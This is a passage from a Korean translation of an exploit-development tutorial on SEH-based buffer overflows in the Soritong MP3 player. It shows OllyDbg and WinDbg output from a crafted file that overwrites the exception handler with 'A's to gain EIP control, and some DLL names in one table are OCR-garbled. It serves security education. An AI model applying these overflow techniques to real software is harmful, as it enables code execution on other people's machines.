잠시 후에 어플리케이션은 죽고, 다음 화면에서 멈춘다.(역자 추가: 역자의 시스템에서 실행한 결과와 원문에 나온 각종 주소값들이 같기 때문에 원문에 나오는 이미지를 그대로 사용한다.)

The screenshot shows a debugger window with the following components:

- CPU - main thread, module Soritong**: Displays assembly instructions. Instruction 00422E33 is highlighted: `JNE SHORT 00422E37`. A red arrow points to it with the text "application dies at 0x0042E33".
- Registers (FPU)**: Shows the current state of registers. EIP is 00422E33. ESP is 00012DA14.
- Stack**: Shows the current stack (ESP) at 00012DA14. A green arrow points to it with the text "current stack (ESP)".
- SEH chain**: Shows the end of the SEH chain (FFFFFFF). A blue arrow points to it with the text "end of SEH chain (FFFFFFF)".
- UI**: The application window shows the Soritong logo and version 1.0.

Soritong은 0x0042E33에서 죽었다. 그 지점에서 스택은 0x0012DA14에 위치해 있다. 스택의 바닥(0x0012DA6C)에서 우리는 FFFFFFFF를 볼 수 있으며, 이것은 SEH chain의 끝을 가리키고 있다. 직접적으로 0x0012DA14 아래에서 Soritong 프로그램에 대한 기본 SE handler의 주소인 7E41882A를 볼 수 있다. 이 주소는 user32.dll의 주소 공간에 위치한다.

Base	Size	Entry	Name	File version	Path
5D890000	00090000	0009345A	CONCTL32	5.82 (xpsp.0804)	C:\WINDOWS\system32\CONCTL32.dll
71A00000	00030000	71A01638	WS2HELP	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\WS2HELP.dll
71A00000	00017000	71A01273	WS2_32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\WS2_32.dll
71A00000	00009000	71A01039	WSOCK32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\WSOCK32.dll
72D10000	00008000	72D12575	nsasn32	5.1.2600.0 (xpsp.0804)	C:\WINDOWS\system32\nsasn32.dll
72D20000	00009000	72D243CD	wdmud	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\wdmud.dll
73000000	00026000	730054A5	WINSPOOL	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\WINSPOOL.dll
74720000	0004C000	747213A5	NSCTF	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\NSCTF.dll
755C0000	0002C000	755D9FE1	nsctfime	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\nsctfime.dll
76390000	0001D000	763912C8	IMH32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\IMH32.dll
763B0000	00049000	763B1619	CONDLG32	6.00.2900.5512 (xpsp.0804)	C:\WINDOWS\system32\CONDLG32.dll
76840000	0002D000	76842B51	WINTRUST	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\WINTRUST.dll
76C30000	00028000	76C31529	IMAGEHLP	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\IMAGEHLP.dll
76C90000	00028000	76C9126D	rtutils	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\rtutils.dll
76E80000	0000E000	76E818A0	TAPI32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\TAPI32.dll
77120000	00080000	77121560	OLEAUT32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00010000	773D4256	comctl32	6.0 (xpsp.0804)	C:\WINDOWS\system32\comctl32.dll
774E0000	00013000	774F00B9	OLE32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\OLE32.dll
77A00000	00095000	77A01632	CRYPT32	5.131.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B23399	NSASN1	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\NSASN1.dll
77BD0000	00007000	77BD336D	nidnap	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\nidnap.dll
77BE0000	00015000	77BE1252	NSC32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\NSC32.dll
77C80000	00008000	77C81135	VERSION	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\VERSION.dll
77C10000	00005000	77C1F2A1	nsuvcrt	7.0.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\nsuvcrt.dll
77D00000	00096000	77D07108	ADUAP132	5.1.2600.5755 (xpsp.0804)	C:\WINDOWS\system32\ADUAP132.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5795 (xpsp.0804)	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GD132	5.1.2600.5698 (xpsp.0804)	C:\WINDOWS\system32\GD132.dll
77F60000	00076000	77F651F8	SHLWAPI	6.00.2900.5512 (xpsp.0804)	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00001000	77FE1226	Secur32	5.1.2600.5753 (xpsp.0804)	C:\WINDOWS\system32\Secur32.dll
7C800000	00006000	7C80B64E	kernel32	5.1.2600.5781 (xpsp.0804)	C:\WINDOWS\system32\kernel32.dll
7C900000	0000E000	7C912C48	ntdll	5.1.2600.5755 (xpsp.0804)	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00017000	7C9C74E6	SHELL32	6.00.2900.5622 (xpsp.0804)	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\USER32.dll

스택 상에서 더 높은 몇몇 주소들에서 몇 가지 다른 exception handler를 볼 수 있지만 그것들 모두가 OS(이 경우 ntdll)의 것이다. 그래서 이 어플리케이션(또는 적어도 호출되어 exception을 야기한 함수)은 그 자신의 exception handler 루틴을 가지고 있지 않은 것처럼 보인다.

0012DA14	00A920C8	
0012DA18	00000000	
0012DA1C	00000000	
0012DA20	00000000	
0012DA24	0012DA94	
0012DA28	00000000	
0012DA2C	00160000	UNICODE "ncalrpc"
0012DA30	00000000	
0012DA34	00000000	
0012DA38	7C942823	RETURN to ntdll.7C942823 from ntdll.7C93E906
0012DA3C	0012ED00	
0012DA40	00000000	
0012DA44	0135A001	
0012DA48	0012DC70	
0012DA4C	00000001	
0012DA50	00000000	
0012DA54	00000001	
0012DA58	0012DA24	
0012DA5C	7C94AD87	RETURN to ntdll.7C94AD87 from ntdll.7C943312
0012DA60	0012EDD4	
0012DA64	77D20457	USER32.77D20457
0012DA68	77CF8830	USER32.77CF8830
0012DA6C	FFFFFFFF	
0012DA70	77CF8820	RETURN to USER32.77CF8820 from USER32.77CF8600


Olydbg의 메뉴에서 View - Threads를 한 다음, 해당 어플리케이션의 시작 부분을 가리키는 첫 번째 스레드를 선택, 오른쪽 마우스 클릭, 'dump thread data block'을 선택하면 SEH chain에 대한 포인터를 볼 수 있다.

Threads							
Ident	Entry	Data block	Last error	Status	Priority	User time	System time
00000334	00401000	7FFDE000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0468 s	0.3437 s
00000E54	7C810669	7FFDD000	ERROR_SUCCESS (00000000)	Active	32 + 15	0.0000 s	0.0000 s


CPU - main thread, module SoriTong	
00422E33	. 8810 MOV BYTE PTR DS:[EAX],DL
00422E35	. JEB 03 JMP SHORT SoriTong.00422E3A
00422E37	> C60
00422E3A	> FF
00422E3D	. 40
00422E3E	. 46
00422E3F	> 8A
00422E41	. 0F
00422E44	. 83
00422E47	. 74
00422E49	. 83
00422E4C	. 74
00422E4E	. 84
00422E50	. 75
00422E52	. JEB 7FFDE000 0012FD64 (Pointer to SEH chain)
00422E54	> 46 7FFDE004 00130000 (Top of thread's stack)
00422E55	> 0F 7FFDE008 0012C000 (Bottom of thread's stack)
00422E58	. 83 7FFDE00C 00000000
00422E5B	. 74 7FFDE010 00001E00
00422E5D	. 83 7FFDE014 00000000
00422E60	. 74 7FFDE018 7FFDE000
00422E62	. 33 7FFDE01C 00000000
00422E64	. 83 7FFDE020 00000904
00422E67	. 33 7FFDE024 00000334 (Thread ID)
00422E69	. 83 7FFDE028 00000000
00422E6C	. 66 7FFDE02C 001429C8 (Pointer to Thread Local Storage)
00422E71	. 6A 7FFDE030 7FFDF000
00422E73	. 80 7FFDE034 00000000 (Last error = ERROR_SUCCESS)
00422E79	. 50 7FFDE038 00000000
00422E7A	. E8 7FFDE03C 00000000
00422E7F	. 8E 7FFDE040 E3A6A928
00422E82	. 83 7FFDE044 00000000
00422E85	. C1 7FFDE048 00000000
00422E88	. 33 7FFDE04C 00000000
00422E8A	. 80 74C5 2400FF LEA EBX, DWORD PTR SS:[EBP+0-221C]

그래서 exception handler가 작동했다. 우리는 우리가 만든 ui.txt 파일을 이용해 exception을 야기시켰다. 어플리케이션은 SEH chain(0x0012DF64)으로 점프했다.

“View”로 가서 “SEH chain”을 오픈한다.




SE handler 주소는 exception을 처리하기 위해 실행될 필요가 있는 코드가 위치한 곳을 가리킨다.



SE handler는 4개의 A로 덮어쓰여 있다. Exception이 핸들링될 때 EIP는 SE Handler에 있는 주소로 덮어쓰일 것이다. 우리가 그 핸들러의 값을 통제할 수 있기 때문에 우리는 그것이 우리 자신의 코드를 실행시킬 수 있다.

Windbg로 SEH 알아보기

앞에서 Ollydbg로 한 작업을 Windbg로 해보자. 먼저 Soritong 실행 파일을 Windbg로 열어본다.



Windbg는 먼저 파일을 실행하기 전에 브레이크포인트를 걸어둔다. 명령어 g(go)를 입력하여 어플리케이션을 실행시킨다(F5를 누르면 된다). .

```
"C:\Program Files\SorITong\SorITong.exe" - WinDbg5.11.0001.404 X86
File Edit View Debug Window Help
Command
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.
CommandLine: "C:\Program Files\SorITong\SorITong.exe"
Symbol search path is: *** Invalid ***
*****
* Symbol loading may be unreliable without a symbol search path.
* Use .syfix to have the debugger choose a symbol path.
* After setting your symbol path, use .reload to refresh symbol locations.
*****
Executable search path is:
ModLoad: 00400000 004de000 SorITong.exe
ModLoad: 7c900000 7c9b2000 ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 77d00000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e00000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77f00000 77f10000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\asvcr7.dll
ModLoad: 5d090000 5d12a000 C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\OLE32.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
(c54.828): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7f1dc000 ecx=00000001 edx=00000002 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc                int     3
0:000> g
Ln 0, Col 0 Sys 0: <Local> Proc 000:c54 Thrd 0
```

SorITong 프로그램이 시작되고, 잠시 후 죽게된다. Windbg는 "first change exception"을 캐치한다. 이것은 Windbg가 exception이 있었다는 것을 목격했으며, 그 exception이 해당 어플리케이션에 의해 핸들링되기 전에도 Windbg가 그 어플리케이션의 흐름을 멈추게 했다는 것을 의미한다.

```
Command - "C:\Program Files\SorITong\SorITong.exe" - WinDbg
7c93120e cc                int     3
0:000> g
ModLoad: 762e0000 762fd000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 62340000 62349000 C:\WINDOWS\system32\LPK.DLL
ModLoad: 73f80000 73feb000 C:\WINDOWS\system32\USP10.dll
ModLoad: 77160000 77263000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-UI_65950641-68ef-41fb-B69F-84F7F6AE6436_x-ww-7059b34c-10.0.0.0_x-ww-7059b34c-10.0.0.0_x-ww-7059b34c-10.0.0.0
ModLoad: 5a480000 5a4b8000 C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74660000 746ab000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 75110000 7513e000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 3af30000 3af4c000 C:\WINDOWS\system32\imekr70.ime
ModLoad: 72c70000 72c79000 C:
ModLoad: 76040000 76199000 C:
ModLoad: 76be0000 76c0e000 C:
ModLoad: 765c0000 76653000 C:
ModLoad: 77c40000 77c52000 C:
ModLoad: 76c40000 76c68000 C:
ModLoad: 72c70000 72c79000 C:
ModLoad: 76040000 76199000 C:
ModLoad: 72c60000 72c68000 C:
ModLoad: 77b90000 77ba5000 C:
ModLoad: 77b80000 77b87000 C:
ModLoad: 10000000 10094000 C:
ModLoad: 42100000 42129000 C:
ModLoad: 012e0000 0132f000 C:
ModLoad: 5b3d0000 5b410000 C:
ModLoad: 71a00000 71a0b000 C:
ModLoad: 719e0000 719f7000 C:
ModLoad: 719d0000 719d8000 C:
ModLoad: 76e60000 76e8f000 C:\WINDOWS\system32\IAF132.dll
ModLoad: 76e30000 76e3e000 C:\WINDOWS\system32\rtutils.dll
(828.860): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=001724cc edi=00000000
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000000
*** WARNING: Unable to verify checksum for SorITong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for SorITong!TmC13_5+0x3ea3:
00422e33 8810                mov     byte ptr [eax],dl          ds:0023:00000000
0:000>
```

“This exception may be expected and handled”라는 메시지가 보인다.

스택을 살펴보자:

```
00422e33 8810          mov     byte ptr [eax],dl      ds:0023:00130000=41
0:000> d esp
0012da14 28 22 a9 00 00 00 00 00-00 00 00 00 00 00 00 00 00  (".....
0012da24 94 da 12 00 00 00 00 00-38 0d 16 00 00 00 00 00 00  .....8.....
0012da34 00 00 00 00 23 28 94 7c-00 eb 12 00 00 00 00 00 00 00  ...#(.|.....
0012da44 01 a0 35 01 70 dc 12 00-01 00 00 00 00 00 00 00 00  ..5.p.....
0012da54 01 00 00 00 24 da 12 00-87 ad 94 7c d4 ed 12 00 00 00  ....$......|....
0012da64 57 04 d2 77 30 88 cf 77-ff ff ff ff 2a 88 cf 77  W..w0..w....*..w
0012da74 9b b8 cf 77 0a bc 00 00-b8 da 12 00 d8 00 84 5c  ...w.....\
0012da84 94 da 12 00 bf fe ff ff-b8 f0 12 00 a0 00 16 00  .........
```

여기서 ff ff ff ff는 SEH chain의 끝을 나타낸다. '!analyze -v'를 실행하면 다음 결과를 볼 수 있다.

```
0:000> !analyze -v,
*****
*
*
*
*
*
*****

FAULTING_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810          mov     byte ptr [eax],dl

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
    Parameter[0]: 00000001
    Parameter[1]: 00130000
Attempt to write to address 00130000

FAULTING_THREAD:  00000c9c

PROCESS_NAME:  SoriTong.exe
```


ADDITIONAL_DEBUG_TEXT:

Use '!findthebuild' command to search for the target build information.

If the build information is available, run '!findthebuild -s ; .reload' to set symbol path and load symbols.

FAULTING_MODULE: 7c930000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP: 37dee000

ERROR_CODE: (NTSTATUS) 0xc0000005 - "0x%08lx"

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - "0x%08lx"

EXCEPTION_PARAMETER1: 00000001

EXCEPTION_PARAMETER2: 00130000

WRITE_ADDRESS: 00130000

FOLLOWUP_IP:

SoriTong!TmC13_5+3ea3

00422e33 8810 mov byte ptr [eax],dl

BUGCHECK_STR: APPLICATION_FAULT_INVALID_POINTER_WRITE_WRONG_SYMBOLS

PRIMARY_PROBLEM_CLASS: INVALID_POINTER_WRITE

DEFAULT_BUCKET_ID: INVALID_POINTER_WRITE

IP_ON_HEAP: 41414141

IP_IN_FREE_BLOCK: 41414141

FRAME_ONE_INVALID: 1

LAST_CONTROL_TRANSFER: from 41414141 to 00422e33

STACK_TEXT:

WARNING: Stack unwind information not available. Following frames may be wrong.

0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3

0012fd3c 41414141 41414141 41414141 41414141 0x41414141

0012fd40 41414141 41414141 41414141 41414141 0x41414141

0012fd44 41414141 41414141 41414141 41414141 0x41414141

0012fd48 41414141 41414141 41414141 41414141 0x41414141

0012fd4c 41414141 41414141 41414141 41414141 0x41414141

- 종략 -

0012ffe0 41414141 41414141 41414141 41414141 0x41414141

0012ffe4 41414141 41414141 41414141 41414141 0x41414141

0012ffe8 41414141 41414141 41414141 41414141 0x41414141

0012ffec 41414141 41414141 41414141 41414141 0x41414141

0012fff0 41414141 41414141 41414141 78746341 0x41414141

0012fff4 41414141 41414141 78746341 00000020 0x41414141

0012fff8 41414141 78746341 00000020 00000001 0x41414141

0012fffc 78746341 00000020 00000001 0000249c 0x41414141

0012fffc 00000000 00000020 00000001 0000249c 0x78746341

SYMBOL_STACK_INDEX: 0

SYMBOL_NAME: SoriTong!TmC13_5+3ea3

FOLLOWUP_NAME: MachineOwner

MODULE_NAME: SoriTong

IMAGE_NAME: SoriTong.exe

STACK_COMMAND: ~0s ; kb

BUCKET_ID: WRONG_SYMBOLS

FAILURE_BUCKET_ID: INVALID_POINTER_WRITE_c0000005_SoriTong.exe!TmC13_5

Followup: MachineOwner

Exception record는 ffffffff를 가리키는데, 이는 해당 어플리케이션이 이 오버플우에 대해 exception handler를 사용하지 않았다는 것을 의미한다.

Exception이 발생한 후 TEB를 덤프해보면 다음을 볼 수 있다.

```
0:000> d fs:[0]
003b:00000000  64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00 d.....
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020  00 0b 00 00 9c 0c 00 00-00 00 00 00 c8 29 14 00 .....).
003b:00000030  00 c0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040  e8 5b 62 e2 00 00 00 00-00 00 00 00 00 00 00 00 .[b.....
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0:000>
```

0x0012fd64에 SEH chain에 대한 포인터가 있으며, 이 영역은 이제 A들을 가지고 있다.

```
0:000> d 0012fd64
0012fd64  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd74  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd84  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd94  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fda4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdb4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdc4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdd4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0:000>
```

exception chain은 다음을 말해준다:

```
0:000> !exchain
0012fd64: 41414141
Invalid exception stack at 41414141
0:000>
```

우리는 exception handler를 덮어썼다. 이제 어플리케이션이 그 exception을 잡도록 하고(다시 'g'를 입력), 그 결과를 보자.

```

0:000> g
(b00.c9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9332bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??                ???
0:000>

```

결과를 보면 eip는 41414141을 가리키고, 우리는 EIP를 통제할 수 있다.


이제 exchain 결과를 보자.

```

0:000> !exchain
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9332bc)
0012fd64: 41414141
Invalid exception stack at 41414141

```

Microsoft는 **!exploitable**⁶이라는 Windbg라는 확장 프로그램을 발표했는데, 이를 다운로드 받아서 Windbg 프로그램 폴더 안에 있는 winext 폴더 안에 msec.dll 파일을 넣는다.



이 모듈은 주어진 어플리케이션 crash/exception/access violation이 공격이 가능한 것이진 여부를 결정하는데 도움을 준다. 그래서 이것은 SEH 기반의 exploit에만 제한되어 있는 것은 아니다. 이

⁶ <http://msecdbg.codeplex.com/>

모듈을 Soritong 프로그램에 적용한 후, 첫 exception이 발생한 직후 우리는 다음과 같은 결과를 볼 수 있다.

```
(f78.ad0): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdc000 ecx=00000001 edx=00000002 esi=00241f48 edi=00241eb4
eip=7c93120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c93120e cc          int     3
0:000> g
ModLoad: 762e0000 762fd000  C:\WINDOWS\system32\IMM32.DLL
ModLoad: 62340000 62349000  C:\WINDOWS\system32\LPK.DLL
ModLoad: 73f80000 73feb000  C:\WINDOWS\system32\USP10.dll
ModLoad: 77160000 77263000  C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2982_x-ww_ac3f9c03\comctl32.dll
ModLoad: 5a480000 5a4b8000  C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74660000 746ab000  C:\WINDOWS\system32\MSCTF.dll
ModLoad: 75110000 7513e000  C:\WINDOWS\system32\msctfime.ime
ModLoad: 3af30000 3af4c000  C:\WINDOWS\system32\imekr70.ime
ModLoad: 72c70000 72c79000  C:\WINDOWS\system32\wdmaud.drv
ModLoad: 76040000 76199000  C:\WINDOWS\system32\setupapi.dll
ModLoad: 76be0000 76c0e000  C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 765c0000 76653000  C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77c40000 77c52000  C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c40000 76c68000  C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72c70000 72c79000  C:\WINDOWS\system32\wdmaud.drv
ModLoad: 76040000 76199000  C:\WINDOWS\system32\setupapi.dll
ModLoad: 72c60000 72c68000  C:\WINDOWS\system32\msacm32.drv
ModLoad: 77b90000 77ba5000  C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77b80000 77b87000  C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000  C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000  C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 012e0000 0132f000  C:\WINDOWS\system32\DRMClie.DLL
ModLoad: 5b3d0000 5b410000  C:\WINDOWS\system32\strmdll.dll
ModLoad: 71a00000 71a0b000  C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 719e0000 719f7000  C:\WINDOWS\system32\WS2_32.dll
ModLoad: 719d0000 719d8000  C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76e60000 76e8f000  C:\WINDOWS\system32\TAPI32.dll
```

```

ModLoad: 76e30000 76e3e000 C:\WINDOWS\system32\rtutils.dll
(f78.ad0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=001724cc edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810          mov     byte ptr [eax],dl      ds:0023:00130000=41
0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at SoriTong!TmC13_5+0x0000000000003ea3
(Hash=0x10660f5f.0x5d377d4d)

User mode write access violations that are not near NULL are exploitable.

```

해당 어플리케이션에 exception을 전달하고 windbg가 그 exception을 캐칭한 후 다음 결과를 볼 수 있다.

```

0:000> g
(238.a48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9332bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??          ???
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation at the Instruction Pointer starting at
Unknown Symbol @ 0x0000000041414141 called from ntdll!RtlConvertUlongToLargeInteger+0x000000000000006a
(Hash=0x527c5036.0x714f5b31)

Access violations at the instruction pointer are exploitable if not near NULL.

```

점프하기 위해 레지스터에서 발견되는 쉘코드를 사용할 수 있는가?

대답은 Yes와 no이다. Windows XP SP1 이전에는 쉘코드를 실행하기 위해 이 레지스터들로 직접 점프할 수 있었다. 하지만 SP1 이후부터 보호 메커니즘이 적용되었다. Exception handler가 통제하기 전에 모든 레지스터들은 서로 XOR되어버리고, 모든 레지스터들은 모두 0x00000000를 가리킨다. 이처럼 SEH가 작동하면 그 레지스트들은 쓸모가 없어진다.

RET 덮어쓰기에 대한 SEH 기반의 Exploit의 장점

전형적인 RET 오버플로우에서 EIP를 덮어쓴 후 쉘코드로 점프하게 한다. 이 테크닉은 잘 작동하지만 dll에서 jmp 명령을 발견할 수 없거나 또는 하드코딩된 주소가 필요할 경우 안정성 문제를 야기시킬 수 있으며, 쉘코드를 저장할 수 없는 버퍼 크기 문제 때문에 공격에 실패할 수도 있다.

